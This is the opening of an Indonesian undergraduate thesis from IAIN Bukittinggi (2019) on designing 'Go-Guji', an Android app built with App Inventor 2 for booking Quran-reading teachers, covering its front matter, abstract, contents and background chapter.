DESAIN APLIKASI Go-Guji (Guru Ngaji) BERBASIS ANDROID

SKRIPSI

Diajukan Untuk Memenuhi Salah Satu Syarat Guna Mencapai Gelar Sarjana (S1)

Pendidikan Teknik Informatika dan Komputer

UMMIL FATZAH

2515013

PROGRAM STUDI PENDIDIKAN TEKNIK INFORMATIKA DAN KOMPUTER

FAKULTAS TARBIYAH DAN ILMU KEGURUAN

INSTITUT AGAMA ISLAM NEGERI (IAIN)

BUKITTINGGI

2019 M/1440 H

DESAIN APLIKASI GO-Guji (Guru Ngaji)
BERBASIS ANDROID

SKRIPSI

Diajukan untuk memperoleh gelar S1 Jurusan Pendidikan Teknik Informatika dan Komputer pada Fakultas Terbiyah dan Ilmu keguruan

UMMIL FATZAH
2515013

Pembimbing I	Pembimbing II
SUPRIADI, S.Ag, M.Pd	**SARWO DERTA, S.Kom, SS, M.Kom**
NIP. 197210052003121003	**NIP. 197501042006041003**

FAKULTAS TARBIYAH DAN ILMU KEGURUAN
PROGRAM STUDI PENDIDIKAN TEKNIK INFORMATIKA DAN KOMPUTER
INSTITUT AGAMA ISLAM NEGERI (IAIN)
BUKITTINGGI

2019 M/1440 H

PERSETUJUAN PEMBIMBING

Skripsi dengan judul **"DESAIN APLIKASI Go-Guji (Guru Ngaji) BERBASIS ANDROID"** yang disusun oleh **UMMIL FATZAH** dengan **NIM 2515013** telah diperiksa dan disetujui untuk sidang munaqasah .

Demikian persetujuan ini diberikan untuk dapat dipergunakan seperlunya.

Bukittinggi, Juli 2019

Pembimbing I	Pembimbing II
SUPRIADI, S.Ag, M.Pd	**SARWO DERTA, S.Kom, SS, M.Kom**
NIP. 197210052003121003	**NIP. 197501042006041003**

SURAT PERNYATAAN

Saya yang bertanda tangan di bawah ini:

Nama /Nim	:	**UMMIL FATZAH** / 2515.013
Tempat / Tanggal Lahir	:	Kumpulan / 19 Maret 1997
Fakultas / Jurusan	:	FTIK / PTIK
Judul Skripsi	:	**"DESAIN APLIKASI Go-Guji (Guru Ngaji) BERBASIS ANDROID"**

Menyatakan dengan sesungguhnya bahwa karya ilmiah (skripsi) saya dengan judul di atas adalah benar hasil karya sendiri. Apabila dikemudian hari terbukti bahwa skripsi ini bukan karya penulis, maka penulis bersedia diproses sesuai hukum yang berlaku agar gelar keserjanaan penulis dicopot sampai batas waktu yang ditentukan.

Demikianlah pernyataan ini saya buat dengan sesungguhnya untuk dipergunakan sebagaimana mestinya.

Bukittinggi, Juli 2019

Saya yang menyatakan



UMMIL FATZAH
NIM. 2515.013

ABSTRAK

Ummil Fatzah, 2515013, judul skripsi "Desain Aplikasi Go-Guji (Guru Ngaji) Berbasis Android". Program Studi Pendidikan Teknik Informatika dan Komputer, Fakultas Tarbiyah Dan Ilmu Keguruan Institut Agama Islam Negeri (IAIN) Bukittinggi.

Latar belakang masalah dalam penelitian ini adalah belajar mengaji atau baca tulis Al-Quran sejak usia dini bertujuan untuk mengenal Allah SWT, beriman kepada-Nya dan menjauhi larangan-Nya. Keingginan untuk belajar mengaji atau baca tulis Al-Qur'an bagi peserta didik masih kurang, dan masih banyaknya dari peserta didik yang memutuskan untuk berhenti mengaji dan tidak melanjutkannya hingga katham atau diwisudanya. Padahal, dengan belajar mengaji dapat membentuk pendidikan karakter berbasis Al-Quran untuk bekal anak-anak dikemudian hari, dan terbentuknya akhlak terpuji dengan ciri-ciri karakter muslim sejati yang berguna bagi Agama dan Negaranya sendiri. Masalah yang ditemukan dalam penelitian ini ialah *pertama*, untuk menuju ke MDTA ada beberapa faktor kendala seperti siswa yang berpamitan dari rumah kepada orangtua untuk pergi ke MDTA padahal ditengah jalan singgah di warnet untuk bermain game online, maandi ke sungai dan duduk di warung dekat MDTA daripada berada dalam ruangan mengaji. *Kedua,* sebagian besar peserta didik di MDTA adalah anak-anak umur 5 sampai 12 tahun, sehingga orang dewasa yang ingin kembali belajar mengaji merasa cangguang kalau harus bergabung dengan anak-anak. *Ketiga,* lokasi MDTA yang terlalu jauh dari tempat tinggal sering dijadikan alasan bagi anak-anak untuk tidak pergi mengaji.

Metode penelitian yang penulis gunakan adalah Metode Penelitian dan Pengembangan (*Research and Development*) dengan model ADDIE (*Analyze-Design-Develop-Implement-Evaluate*). Dalam penelitian ini penulis menggunakan model pengembangan SDLC (*System Development Life Cycle*). Model SDLC yang penulis gunakan dalam penelitian ini adalah model *Waterfall,* tahapannya *Requirements Definition, Design, Coding, Testing* dan *Maintenance*.

Berdasarkan hasil penelitian yang penulis lakukan, penulis berhasil membuat produk penelitian ini yaitu desain Aplikasi Go-Guji (Guru Ngaji) Berbasis Android. Hasil uji validitas dari 3 orang *expert* diperoleh nilai **0.81**yang dinyatakan **valid,** sedangkan untuk uji praktikalitas dari 3 orang praktisi diperoleh nilai **87** yang dinyatakan **Sangat praktis**. dan untuk uji efektifitas diperoleh nilai **0.84** yang dinyatakan **sangat efektif.** Saran Desain aplikasi Go-Guji ini disarankan dapat menampung kapasitas Guji dan pengguna jasa yang lebih besar sehingga aplikasi ini bisa digunakan oleh banyak orang.

Kata Kunci : Aplikasi, Go-Guji (Guru Ngaji), Android.

KATA PENGANTAR



Alhamdulillah, segala puji dan syukur penulis ucapkan atas kehadirat Allah SWT, karena dengan limpahan rahmat dan karunia-Nya penulis dapat menyelesaikan skripsi ini yang berjudul **"Desain Aplikasi Go-Guji (Guru Ngaji) Berbasis Android"** tepat pada waktu yang telah ditetapkan. Tak lupa shalawat beserta salam buat baginda Rasulullah SAW yang telah berhasil membawa umatnya dari alam yang tidak berilmu pengetahuan kepada alam yang berilmu pengetahuan, seperti saat sekarang ini.

Penulisan skripsi ini merupakan salah satu persyaratan dalam mencapai gelar Sarjana Pendidikan Strata Satu pada Program Studi Pendidikan Teknik Informatika dan Komputer di Institut Agama Islam Negeri (IAIN) Bukittinggi.

Penulis menyadari, skripsi ini tidak mungkin dapat selesai dengan baik tanpa bantuan dan bimbingan dari berbagai pihak. Pada kesempatan ini penulis ingin mengucapkan terima kasih yang setulus-tulusnya kepada:

1. Rektor dan wakil rektor Institut Agama Islam Negeri (IAIN) Bukittinggi Ibu Dr. Ridha Ahida, M.Hum beserta jajarannya.
2. Ibu Dr. Zulfani Sesmiarni, M,Pd selaku Dekan Fakultas Tarbiyah Institut Agama Islam Negeri (IAIN) Bukittinggi.
3. Ayah tercinta Omrizal serta Ibu tercinta Erdayati sebagai motivator terbesar dalam hidupku, yang tak pernah lelah mendoakanku, menyayangiku sepenuh hati atas segala pengorbanan dan kesabaran

mengantarkanku sampai kini yang takkan pernag mampu ku membalas kasih sayang ayah dan ibunda tercinta.

4. Bapak Riri Okra, M.Kom sebagai Ketua Prodi Pendidikan Teknik Informatika dan Komputer.
5. Bapak Dr. Supratman Zakir, M.Pd., M.kom selaku dosen Penasehat Akademik (PA) yang telah membantu penulis dan memberikan kelancaran dalam proses penyelesaian pendidikan penulis dikampus IAIN ini.
6. Bapak Supriadi, S.Ag, M.Pd dan Bapak Sarwo Derta, S.Kom, SS, M.kom selaku dosen pembimbing yang telah memberikan bantuan, arahan dan motivasi yang sangat berharga dan membantu penulis dalam menyelesaiakan skripsi ini.
7. Bapak dan Ibu dosen serta karyawan/karyawati Institut Agama Islam Negeri (IAIN) Bukittinggi yang membekali penulis dengan berbagai ilmu pengetahuan dan memberikan fasilitas untuk mendukung kelancaran dalam menyelesaiakn skripsi ini.
8. Adik-adik ku tersayang Dwi Fani Eriza, Fadila Eriza dan Fachri yang selalu memberikan suport dalam bentuk terlihat maupun tidak terlihat tetapi ini sangat berharga dan bisa kakak rasakan dengan sangat kuat.
9. Bapak kepala MDTA Al-Hidayah Mesjid Raya Darussalam Kumpulan yang telah memberikan penulis kesempatan dan kemudahan untuk melakukan penelitian dimadrasah ini.

10. Dan buat sahabat-sahabat seperjuagan penulis Jurusan Pendidikan Teknik Informatika dan Komputer angkatan 2015. Atas segala bantuan yang telah diberikan penulis ucapkan banyak terimakasih, semoga apa yang telah diberikan itu dibalas oleh Allah SWT dengan balasan yang setimpal, akhirnya kepada Allah SWT penulis berserah diri dan mohon ampun dari dosa dan kekhilafan.

Bukittinggi, Juli 2019

Penulis

Ummil Fatzah

2515013

DAFTAR ISI

HALAMAN PERSETUJUAN

HALAMAN PENGESAHAN

HALAMAN PERNYATAAN

HALAMAN PERSEMBAHAN

ABSTRAK ..... **i**

KATA PENGANTAR ..... **ii**

DAFTAR ISI ..... **v**

DAFTAR TABEL ..... **viii**

DAFTAR GAMBAR ..... **ix**

DAFTAR LAMPIRAN ..... **xi**

BAB I PENDAHULUAN

A. Latar Belakang Masalah 1

B. Identifikasi Masalah 12

C. Batasan Masalah 13

D . Rumusan Masalah 13

E. Tujuan Penelitian 13

F. Manfaat Penelitian 14

G. Penjelasan Judul 14

BAB II LANDASAN TEORI

A. Desain 16

B. Aplikasi 17

C. GO-Guji/ Guru Madrasah 18

D. Pengertian Madrasah 18

Madrasah Sebagai Institusi Pendidikan 21

Asal-usul Pendirian Madrasah AL-Hidayah Mesjid Raya Darussalam Kumpulan 24
Tradisi Keilmuan Madrasah 25
Madrasah dari arti Go-Guji 26

E. Android 26

Pengertian Android 26
Fitur-fitur Android 29
Perangkat Android 30
Tool Pengembangan Android 30
Framework Android 30

F. Software Pendukung untuk Perancangan Aplikasi Android 32

App Inventor 32
Kemampuan APP Inventor 34
Penggunaan App Inventor 34
Menggunakan IDE App Inventor 35
Komponen design 35
Block editor 39
Emulator 41

BAB III METODOLOGI PENELITIAN

A. Waktu Dan Tempat Penelitian 44

B. Metode Penelitian 44

C. Model Pengembangan Sistem 47

Definisi Kebutuhan (*Requirements Definition*) 49
Desain (*Design*) 49
Coding 49
Uji Sistem (*Testing*) 49
Perawatan Sistem (*Maintenance*) 49

D. Tahap Penelitian 50

E. Uji Produk 55

Uji Validitas 55
Uji Praktikalitas 56
Uji Efektivitas 57

BAB 1V HASIL DAN PEMBAHASAN

A. Hasil Penelitian 55

Analize 55

Design 57

Development 60

Implementasi 97

Evaluasi 97

B. Pembahasan 98

Hasil Uji Validitas 98

Hasil Uji Praktikalitas 98

Hail Uji Efektifitas 99

BAB V PENUTUP

A. Kesimpulan 100

B. Saran 101

DAFTAR KEPUSTAKAAN

LAMPIRAN

DAFTAR TABEL

Tabel 1.1 Perbedaan antara Mendidik, Membimbing, Mengajar, dan Melatih 4
Tabel 1.2 Data peserta didik yang masuk dan keluar dari 2014-2018 9
Tabel 2.1 Data peserta didik yang masuk dan keluar dari 2014-2018 24
Tabel 2.2 Versi Android 27
Tabel 3.1 Contoh Validitas Isi Aiken's V 52
Tabel 3.2 Tabel Kriteria Praktikalita 53
Tabel 4.1 File Login 87
Tabel 4.2 File Data guru ngaji 87
Tabel 4.3 File Data pemesanan 88
Tabel 4.4 File Data pengguna jasa 89
Tabel 4.5 File Data pilih pembayaran 89
Tabel 4.6 File Data pilih pertemuan 90
Tabel 4.7 Tabel *Blackbox Testing* 96

DAFTAR GAMBAR

Hal

Gambar 2.1 Block puzzle dalam AI2 33
Gambar 2.2 Komponen Design dalam AI2 35
Gambar 2.3 Paletter dalam AI2 35
Gambar 2.4 Viewer dalam AI2 36
Gambar 2.5 Components dalam AI2 36
Gambar 2.6 Properies dalam AI2 37
Gambar 2.7 Main Menu dalam AI2 37
Gambar 2.8 Block Editor dalam AI2 38
Gambar 2.9 Main Menu dalam AI2 38
Gambar 2.10 Block Paletter dalam AI2 39
Gambar 2.11 Block desainer dalam AI2 40
Gambar 2.12 Zoom Panel dalam AI2 40
Gambar 2.13 Emulator dalam AI2 40
Gambar 3.1. Langkah-langkah model pengembangan ADDIE 45
Gambar 3.2 Model Pengembangan Waterfall 46
Gambar 3.3 Tahapan Penelitian 48
Gambar 4.1 sistem *Flowchart* admin 57
Gambar 4.2 sistem *flowchart* Guru 58
Gambar 4.3 sistem flowchart siswa 59
Gambar 4.4 *Use Case Diagram* Sistem aplikasi GO-Guji 65
Gambar 4.5 *Activity Diagram* Administrator 68
Gambar 4.6 *Activity Diagram* Guru Ngaji 69
Gambar 4.7 *Activity Diagram* pengguna jasa 70
Gambar 4.8 *sequence diagram* daftar akun guru 71
Gambar 4.9 *sequence diagram* daftar akun siswa 72
Gambar 4.10 *sequence diagram* kelola user 73
Gambar 4.11 *sequence diagram* memesan guji 74
Gambar 4.12 *sequence diagram* menyetujui order 75
Gambar 4.13 *sequence diagram* pilih guji 75
Gambar 4.14 *sequence diagram* pilih jenis pembayaran 76
Gambar 4.15 *sequence diagram* pilih jenis pertemuan 76
Gambar 4.16 *sequence diagram* konfirmasi selesai order 77
Gambar 4.17 *Class Diagram* 78
Gambar 4. 18 Desain Laporan guru ngaji 79
Gambar 4.19 Desain *Output* Data guru ngaji 79
Gambar 4. 20 Desain Laporan Siswa 80
Gambar 4.21 Desain *Output* Data siswa 80
Gambar 4. 22 Desain Laporan Pembayaran 81
Gambar 4.23 Desain *Output* pilih pembayaran 81
Gambar 4. 24 Desain Laporan Pertemuan 82
Gambar 4.25 Desain *Output* pilih pertemuan 82
Gambar 4. 26 Desain Laporan Order 83

Gambar 4.27 Desain *Output* Order 83
Gambar 4.28 Desain *Form Login User*..... 84
Gambar 4.29 Desain *Form halaman Administrator* 85
Gambar 4.30 Desain *Form Guji*..... 85
Gambar 4.31 Desain *Form Siswa* 86

DAFTAR LAMPIRAN

Lampiran I *Flowchart* 102

Lampiran II Eksekusi Program 105

Lampiran III *Listing* Program 113

Lampiran IV Angket Validitas Produk 150

Lampiran V Angket Praktikalitas Produk 163

Lampiran VI Angket Efektifitas Produk 175

Lampiran VII Surat – surat

BAB I

PENDAHULUAN

A. Latar belakang masalah

Perkembangan ilmu pengetahuan dan teknologi semakin maju dari waktu ke waktu seiring dengan perkembangan dampak yang sangat berarti di dalam kehidupan manusia, sehingga berbagai macam aktifitas manusia dapat menjadi lebih mudah dilaksanakan. Islam pun menjelaskan bahwa dengan iman dan ilmu pengetahuan akan meninggikan derajat manusia disisi Allah SWT sebagaimana dalam firman Allah dalam surah Al-mujaadalah ayat 11 sebagai berikut :

يَٰٓأَيُّهَا ٱلَّذِينَ ءَامَنُوٓاْ إِذَا قِيلَ لَكُمۡ تَفَسَّحُواْ فِي ٱلۡمَجَٰلِسِ فَٱفۡسَحُواْ يَفۡسَحِ ٱللَّهُ لَكُمۡۖ وَإِذَا قِيلَ ٱنشُزُواْ فَٱنشُزُواْ يَرۡفَعِ ٱللَّهُ ٱلَّذِينَ ءَامَنُواْ مِنكُمۡ وَٱلَّذِينَ أُوتُواْ ٱلۡعِلۡمَ دَرَجَٰتٖۚ وَٱللَّهُ بِمَا تَعۡمَلُونَ خَبِيرٞ ١١

Hai orang-orang beriman apabila dikatakan kepadamu: "Berlapang-lapanglah dalam majlis", Maka lapangkanlah niscaya Allah akan memberi kelapangan untukmu. dan apabila dikatakan: "Berdirilah kamu", Maka berdirilah, niscaya Allah akan meninggikan orang-orang yang beriman di antaramu dan orang-orang yang diberi ilmu pengetahuan beberapa derajat. dan Allah Maha mengetahui apa yang kamu kerjakan. (QS : Al-mujaadalah ayat 11)[1]

Ayat di atas memerintahkan kepada manusia untuk menuntut ilmu, dan Allah akan meninggikan derajat bagi mereka yang menuntut ilmu (belajar).

Belajar diwajibkan dalam Islam karena Islam sangat menjunjung tinggi ilmu pengetahuan. Ilmu yang di tuntut haruslah ilmu yang bermanfaat juga yang akan bisa diberikan kepada sesama, dan pahala yang akan didapatkan tidak akan habis-habisnya sampai akhir hayat. Tidak hanya ilmu dalam bidang

keagamaan tetapi juga ilmu pengetahuan yang relevan dan sesuai dengan perkembangan zaman.

Disebutkan dalam UU Sisdiknas Pasal 3 UU No.20 Tahun 2003 bahwa tujuan pendidikan nasional adalah untuk melahirkan manusia yang beriman dan bertakwa. Dan, dalam pasal 36 tentang Kurikulum dikatakan, kurikulum disusun dengan memperhatikan peningkatan "iman dan takwa" tidak terlalu dijelaskan, namun kenyataannya dapat dikatakan bahwa mayoritas akhlak para peserta didik yang dihasilkan dari proses pendidikan di Indonesia tidak sesuai dengan yang dirumuskan.[2] Pasal tersebut menjelaskan bahwa untuk melahirkan manusia yang beriman dan bertakwa, kurikulum harus memperhatikan iman, takwa dan akhlak peserta didik dalam konsep pendidikan akhlak seperti pembinaan moral dan budi pekerti, namun tenyata hal tersebut tidak dimasukkan ke dalam kurikulum sekolah dalam bentuk Garis-Garis Besar Program Pengajaran (GBPP). Akibatnya, pelaksanaan pendidikan di tiap lembaga tidak menjadikan pendidikan keimanan sebagai inti semua kegiatan pendidikan. Sehingga lulusan yang dihasilkan tidak memiliki akhlak yang baik serta iman dan takwa yang kuat.

Dari penyabaran pasal di atas dapat ditarik kesimpulan bahwa peran guru disini sangatlah penting dalam dunia pendidikan. Guru merupakan salah satu term yang banyak dipakai untuk menyebut seorang yang dijadikan panutan. Penggunaan term ini tidak hanya dipakai dalam dunia pendidikan, tetapi hampir semua aktivitas yang memerlukan seorang pelatih, pembimbing atau sejenisnya. Dari sosok guru menyiratkan pengaruh yang luar biasa terhadap

murid-muridnya. Sehingga baik tidaknya murid sangat ditentukan oleh guru. Guru mempunyai peranan penting di tengah-tengah kehidupan masyarakat. Setiap nafas kehidupan masyarakat tidak bisa melepaskan diri dari peranan seorang guru. Sehingga eksistensi guru dalam kehidupan masyarakat sangat dibutuhkan untuk memberikan pencerahan dan kemajuan pola pikir manusia.[3]

Dalam Kamus Besar Bahasa Indonesia, defenisi guru adalah "orang yang pekerjaan, mata pencaharian atau profesinya mengajar". Guru merupakan sosok yang mengemban tugas mengajar, mendidik dan membimbing. Jika ketiga sifat tersebut tidak melekat pada seorang guru, maka ia tidak dapat dipandang sebagai guru. Guru sebagai pendidik dan kelompok profesi perlu menghayati dan menjunjung kode etik. Istilah etik (ethica) mengandung makna nilai-nilai yang mendasari prilaku manusia. Kode etik profesional sebagai penjabaran nilai-nilai masyarakat secara keseluruhan, yang olehnya akan dilestarikan, wajib pula dihormati sebagaimana mestinya. Keterlibatan guru dalam pendidikan dan dalam relasi kemasyarakatan adalah keterlibatan menyeluruh.

Peran guru dalam kegiatan kependidikan, pengajaran, maupun pengabdian ada pada peserta didik. Peran ini mendorong guru untuk tahu banyak tentang kondisi peserta didik pada setiap jenjang. Pemilihan metode yang tepat, dan penyiapan perangkat evaluasi untuk melihat keberhasilan proses belajar mengajar yang dilakukan. Disinilah peran guru dituntut untuk dapat membangun interaksi sebaik mungkin dengan peserta didik sehingga tercipta

suasana belajar yang menyenangkan dan selalu memotivasi peserta didik untuk terus belajar.

Guru memiliki satu kesatuan peran dan fungsi yang tidak dapat dipisahkan, antara kemampuan mendidik, membimbing, mengajar dan melatih. Keempat kemampuan tersebut merupakan kemampuan integrative, yang antara satu dengan yang lainnya tidak dapat dipisahkan. Sehingga kemampuan integratif tersebut dapat diadaptasikan dengan aspek isi, proses dan strategis dalam kegiatan akademis.

Tabel 1.1 Perbedaan antara Mendidik, Membimbing, Mengajar, dan Melatih[3]

No.	Aspek	Mendidik	Membimbing	Mengajar	Melatih
1	Isi	Moral dan Kepribadian	Moral dan Tata Tertib	Bahan ajar berupa ilmu pengetahuan dan teknologi	Keterampilan atau kecakapan hidup
2	Proses	Memberikan motivasi untuk belajar dan mengikuti ketentuan atau tata tertib yang telah menjadi kesepakatan	Menyampaikan atau mentransferbahan ajar yang berupa ilmu pengetahuan,teknologi dan seni dengan menggunakan strategi dan metode	Memberikan contoh kepada siswa atau mempraktikkan keterampilan tertentu atau menerapkan konsep yang telah diberikan kepada siswa menjadi	Menjadi contoh dan teladan dalam hal moral dan kepribadian

		bersama	mengajar yang sesuai dengan perbedaan individual siswa	kecakapan yang dapat digunakan dalam kehidupan sehari-hari	
3	Strategi dan Metode	Keteladanan, pembiasaan	Motivasi, pembinaan	Ekspotasi, enkuiri	Praktik kerja, simulasi, magang

Pendidikan tinggi dipandang sebagai hak istimewa kelas sosial tinggi, karena merupakan bagian integral dari status yang diudukinya, tidak sebagai sesuatu yang harus dicapai untuk memandang kemampuan yang terdidik sebagai suatu investasi yang dapat membantu meningkatkan pertumbuhan industri nasioanal.[4] Hal seperti inilah yang membuat pendidikan agama seperti baca tulis Al-Quran tidak terlalu dianggap penting oleh sebagian orang, karena pada zaman sekarang ini kebanyakan orang lebih fokus kepada dunianya dan seolah-olah melupakan akhirat. Ilmu agama dianggap hanya diperlukan pada hari tua sehingga sejak usia dini mereka hanya mengejar ilmu-ilmu yang bersifat duniawi.

Kelemahan itu juga diikuti dengan lemahnya metedologi pengajaran akhlak kepada peserta didik. Akhlak hanya merupakan pengetahuan dan tidak berorientasi pada karakter. Selain itu, metode yang ada tidak memiliki efek mendorong dan mencegah peserta didik untuk melakukan kebaikan ataupun menjauhi keburukan. Melihat beberapa kasus pelanggaran akhlak yang terjadi pada peserta didik, tampak jelas tidak tertanamnya dengan baik mana akhlak

yang mesti dijadikan karakter dan mana akhlak yang terlarang. Padahal seseorang akan dikatakan memiliki imam yang benar dan sesuai syariat Islam jika ia memiliki karakter akhlak yang baik. Jadi, akhlak yang baik merupakan tanda kesempurnaan yang benar dan metode yang tepat akan membangun karakter peserta didik dengan sempurna.

Ilmu pengetahuan dan teknologi juga berkembang dalam dunia pendidikan. Seperti pemanfaatan media komputer dan internet dalam proses belajar mengajar di sekolah, salah satunya dalam hal belajar mengaji atau baca tulis Al-Quran.

Belajar mengaji atau baca tulis Al-Quran sejak usia dini bertujuan mengajak kita untuk mengenal Allah SWT, beriman kepada-Nya dan menjauhi larangan-Nya. Sistem pendidikan non-formal dalam bentuk kelompok-kelompok belajar dan kursus malam hari telah lama memusatkan perhatian kepada pengajaran ilmu pendidikan Al-qu'an, yang tidak sepenuhnya didapat dalam bangku sekolah.[5]

Belajar mengaji atau baca tulis Al-Quran sejak usia dini wajib hukumnya bagi setiap muslim dan muslimah karena Al-Quran berisi segala hal mengenai petunjuk yang membawa hidup manusia bahagia di dunia dan bahagia di akhirat kelak,[6] serta membentuk akhlak mulia seperti teori Daniel Goleman yang menyebutkan bahwa kunci sukses seorang manusia bukanlah pada kecerdasan intelektualnya (IQ), tetapi pada kecerdasan emosional (EQ) yaitu akhlak. Rasulullah saw sudah memberikan contoh melalui hadist serta sunnah,

beliau banyak berbicara tentang pentingnya akhlak dan mempelajari Al-Quran. Tidak kurang, Rasulullah saw pun mementingkan pendidikan berbasis Al-Quran sejak usia dini bagi anak-anak karena menjadi dasar pembentukan karakter Muslim yang kuat, tangguh dan berbudi luhur.

إِنَّ مَابُعِثْتُ لأُتَمِّمَ صَالِحَ ٱلأَخْلاَقِ

Rasulullah saw bersabda, *"Sesungguhnya aku diutus untuk menyem purnakan akhlak yang mulia."(*HR al-Bazzaar)

Oleh karena itu, agama Islam telah menyiapkan kurikulum sekaligus contoh yang sempurna dalam pendidikan Al-Quran ini, jika kaum Muslim memahami dan mempraktekan tuntunan ini dalam mengasuh dan mendidik anak, niscaya generasi Muslim yang akan datang dapat terselamatkan dari pencemaran akhlak. Pola asuh yang baik dan benar sesuai dengan tuntunan Al-Quran dan Hadist akan melahirkan generasi yang saleh. Seperti janji Allah bahwa anak yang saleh dapat menyelamatkan orangtua karena pahalanya terus menyalir walaupun orangtua telah meningal dunia.[7]

Al-Quran sendiri melakukan proses pendidikan melalui latihan-latihan, baik formal ataupun nonformal. Pendidikan akhlak ini merupakan sebuah proses mendidik, memelihara, membentuk, dan memberikan latihan mengenai akhlak dan kecerdasan berfikir yang baik. Al-Quran dipahami sebagai pandangan hidup, bukan semata-mata bersifat ritual belaka. Hal ini memungkinkan tercapainya tujuan yang tetap memelihara keselarasan rohani, jasmani, dan akal manusia. Al-Quran berkedudukan sebagai asas-asas

pendidikan Islam. Asas-asas pokok inilah yang diakui kesempurnaannya karena tidak menolak kepada aspek-aspek kehidupan.

Jadi, belajar mengaji atau baca tulis Al-Quran merupakan tiang utama untuk bisa mendekatkan diri kepada Allah SWT, membentuk pribadi Muslim seutuhnya, dan mengembangkan seluruh potensi sejak usia dini. Dengan belajar Al-Quran mendorong peserta didik mencapai tujuan-tujuan pendidikan Islam itu sendiri. Maka tujuan pendidikan Islam lebih pada mengembalikan manusia kepada penciptannya yaitu Allah SWT.

MDTA (madrasah diniyah takmiliyah awaliyah) AL-Hidayah Mesjid Raya Darussalam Kumpulan adalah salah satu MDTA yang dijadikan tempat belajar baca tulis Al-quran oleh masyarakat Kumpulan, MDTA ini berdiri sejak tahun 1985 yang didirikan oleh seorang ustad bernama H. Bustami Edi, S.Ag dengan sistem penilaian peserta didik diterima setiap 6 bulan sekali menggunakan lapor resmi seperti sekolah-sekolah dasar pada umumnya, MDTA Al-Hidayah Kumpulan ini sering mendapat prestasi-prestasi seperti juara MTQ baik tingkat Kecematan ataupun Kabupaten. Setiap tahunnya biaya pembangunan MDTA didapat dari SPP peserta didik sekitar Rp. 15.000 perbulan persatu anak termasuk ngaji guru tetap dan sukarela. dengan jumlah peserta didik setiap tahunnya sekitar 50-100 orang. Berikut adalah data jumlah peserta didik 5 tahun belakang :

Tabel 1.2 Data peserta didik yang masuk dan keluar dari 2014-2019

No	TAHUN	MASUK Lokal 1-lokal 2	KELUAR Lokal 1-lokal 2
1	2014-2015	20-20	18-19
2	2015-2016	39-38	30-25
3	2016-2017	24-26	20-20
4	2017-2018	20-21	17-21
5	2018-2019	23-22	23-18

Sumber: Buku Data Peserta Didik MDTA Al-Hidayah Mesjid Raya Darusalam Kumpulan thn.2019

Berdasarkan observasi penulis lakukan dengan beberapa peserta didik bernama Fachri, Putri, Wawa dan Dika pada hari sabtu tanggal 18 November 2017, didapatkan informasi bahwa seringnya siswa yang berpamitan dari rumah kepada orangtua untuk pergi ke MDTA padahal ditenggah jalan singgah di warnet untuk main game atau sebagainya, siswa yang alasan pergi mengaji dari rumah setiba di MDTA berbelok arah mandi di sunggai sehingga tidak mengikuti proses belajar mengajar dengan semestinya, siswa yang pergi mengaji ke MDTA sering kelihatan duduk di warung dekat MDTA dari pada berada dalam ruangan mengaji, warung sekitaran MDTA biasa dijadikan oleh anak-anak untuk tempat bolos mengaji dan menghabiskan waktu sampai jam mengaji berakhir dan pulang ke rumah pada jam yang sama dengan anak-anak lain yang ikut mengaji.

Dari hasil observasi diatas dapat penulis simpulkan bahwa keingginan untuk belajar mengaji atau baca tulis Al-Qur'an bagi peserta didik masih kurang, dan masih banyaknya dari peserta didik yang memutuskan untuk berhenti mengaji dan tidak melanjutkannya hingga katham atau diwisudanya. Padahal, dengan belajar mengaji dapat membentuk pendidikan karakter berbasis Al-Quran untuk bekal anak-anak dikemudian hari, dan terbentuknya akhlak terpuji dengan ciri-ciri karakter muslim sejati yang berguna bagi Agama dan Negaranya sendiri.

Orang tua sudah mengontrol anak untuk pergi mengaji, tetapi mengalami beberapa masalah, seperti tempat mengaji yang jauh dari lingkungan tempat tinggal dan tidak adanya waktu untuk mengantar anak ketempat mengaji karena disibukkan dengan aktifitas sehari-hari. Bahkan waktu paling effisien untuk membaca Al-Quran setelah sholat magrib, jarang dimanfaatkan orang tua untuk mengajarkan anak-anak mengaji karena sudah lelah bekerja seharian. Orang tua menginginkan suatu aplikasi yang bisa digunakan untuk memesan guru ngaji/tafiz, sehingga adanya rasa pengawalan untuk anak-anak belajar mengaji dan mendatangkan guru ngaji ke rumah, tentunya dengan sebuah aplikasi yang menyediakan kontak guru ngaji sehingga orang tua bisa merasa nyaman.

Berdasarkan observasi kedua yang penulis lakukan pada hari Rabu tanggal 12-01-2019 di MDTA(madrasah diniyah takmiliyah awaliyah) AL-Hidayah Mesjid Raya Darussalam Kumpulan dengan salah satu guru ngaji bernama Ustad Ramadhani, ustad mengeluhkan tentang belum adanya aplikasi yang

memungkinkan guru ngaji untuk tau siapa dari masyarakat sekitar yang ingin kembali belajar mengaji, sebagian besar peserta didik di MDTA adalah anak-anak umur 5 sampai 12 tahun, sehingga orang dewasa yang ingin kembali belajar mengaji merasa canggung kalau harus bergabung dengan anak-anak, maka orang dewasa yang punya keinginan untuk belajar mengaji tetapi malu untuk bergabung dengan anak-anak peserta ngaji lainnya di MDTA, jadi keinginan belajar Al-Quran tersebut disimpan begitu saja di dalam hati.

Karena itu penulis mencoba menawarkan sebuah sistem Aplikasi GO-Guji (Guru Ngaji) di Bonjol Kabupaten Pasaman. Yaitu, suatu aplikasi yang bisa digunakan untuk memesan guru ngaji/tafiz yang juga bisa dipesan oleh orang dewasa, sehingga orang dewasa yang ingin kembali belajar mengaji tidak malu ditertawakan anak-anak kalau pergi ke MDTA. Karena dengan menggunakan aplikasi ini orang dewasa bisa memesan guru ngaji dan lansung datang kerumahnya, dengan mendapat kemudahan seperti bisa menentukan hari, tanggal bahkan jam sesuai dengan kebutuhan, Go-Guji disini adalah guru ngaji yang bisa di pesan secara online dengan menggunakan aplikasi, tanpa harus pergi ke Madrasah dan praktis bisa dipesan melalui gadget pribadi di rumah masing-masing. Dengan tujuan dapat menjadi solusi dari masalah diatas. Untuk mendukung tercapainya perancangan dari Sistem Aplikasi GO-Guji tersebut penulis menggunakan software pendukung untuk perancangan aplikasi android yaitu App Inventor 2.

App Inventor 2 (AI2) merupakan *IDE* generasi kedua dari *App Inventor*. *App Inventor* adalah sebuah tool untuk membuat aplikasi *android*. *Tool* yang

digunakan berbasis *visual block programming*, dan bisa membuat aplikasi tanpa kode satupun.[8] *App Inventor* yang dikelola oleh *Massachusetts Institute of Technology (MIT). App Inventor 2 (AI2)* berbasis cloud yang diakses menggunakan internet *browser.* Masuk kategori dalam visual programming, AI2 menggunakan block puzzle yang disusun untuk menjadi rangkaian kode. App Inventor 2 (AI2) memiliki 3 bagian utama, *Component Designer*, *Block Editor* dan *Android Device* yang digunakan untuk pengujian. Pengujian bisa menggunakan *emulator* maupun perangkat sebenarnya.

